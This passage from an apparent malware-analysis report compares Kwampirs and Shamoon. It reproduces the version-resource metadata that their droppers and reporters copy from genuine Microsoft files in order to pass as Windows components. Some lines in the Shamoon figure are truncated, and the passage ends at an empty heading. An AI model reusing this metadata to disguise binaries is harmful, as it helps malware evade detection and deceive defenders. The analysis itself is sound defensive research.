
Considering the level of detail found in the information gathered, it seems likely that the use of this module is intended for a reconnaissance phase. The types of information gathered may imply that the physical attributes of the device are of interest. This may imply that the ultimate goal of the campaign only relates to devices that satisfy particular physical properties that can be inferred from this information.

5.1.5 Artifact Similarities

File Metadata

The metadata of the dropper and reporter components (DLL and EXE) are based on metadata taken from legitimate Microsoft files in both Kwampirs and Shamoon (Figures 30, 31, 32 and 33), but in the case of Kwampirs, metadata from other files/companies was also used in later campaigns.


Kwampirs Dropper



```
1 VERSIONINFO
FILEVERSION 5,3,3790,3959
PRODUCTVERSION 5,3,3790,3959
FILEOS 0x40004
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
        BLOCK "040904b0"
        {
                VALUE "CompanyName", "Microsoft Corporation"
                VALUE "FileDescription", "WMI Performance Adapter Service Extension"
                VALUE "FileVersion", "5.3.3790.3959 (srv03_sp3_rtm.070216-1710)"
                VALUE "InternalName", "WmiApSrve.exe"
                VALUE "LegalCopyright", "© Microsoft Corporation. All rights reserved."
                VALUE "OriginalFilename", "WmiApSrve.exe"
                VALUE "ProductName", "Microsoft® Windows® Operating System"
                VALUE "ProductVersion", "5.3.3790.3959"
        }
}

BLOCK "VarFileInfo"
{
        VALUE "Translation", 0x0409 0x04B0
}
}
```

Figure 30: **Kwampirs dropper metadata**


Shamoon Dropper



```
1 VERSIONINFO
FILEVERSION 5,2,3790,0
PRODUCTVERSION 5,2,3790,0
FILEOS 0x40004
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
        BLOCK "040904b0"
        {
                VALUE "CompanyName", "Microsoft Corporatio
                VALUE "FileDescription", "Distributed Link Track
                VALUE "FileVersion", "5.2.3790.0 (srv03_rtm.0
                VALUE "InternalName", "Distributed Link Track
                VALUE "LegalCopyright", "© Microsoft Corporat
                VALUE "OriginalFilename", "trksvr"
                VALUE "ProductName", "Microsoft® Windows
                VALUE "ProductVersion", "5.2.3790.0"
        }
}

BLOCK "VarFileInfo"
```

Figure 31: **Shamoon dropper metadata**


Kwampirs Reporter



```
1 VERSIONINFO
FILEVERSION 6,1,7600,16385
PRODUCTVERSION 6,1,7600,16385
FILEOS 0x40004
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
          BLOCK "040904b0"
          {
                    VALUE "CompanyName", "Microsoft Corporation"
                    VALUE "FileDescription", "WMI Provider Host"
                    VALUE "FileVersion", "6.1.7600.16385"
                    VALUE "LegalCopyright", "© Microsoft Corporation. All rights reserved."
                    VALUE "ProductName", "Microsoft® Windows® Operating System"
                    VALUE "ProductVersion", "6.1.7600.16385"
          }
}

BLOCK "VarFileInfo"
{
          VALUE "Translation", 0x0409 0x04B0
}
}
```


Figure 32: **Kwampirs reporter metadata**

Shamoon Reporter



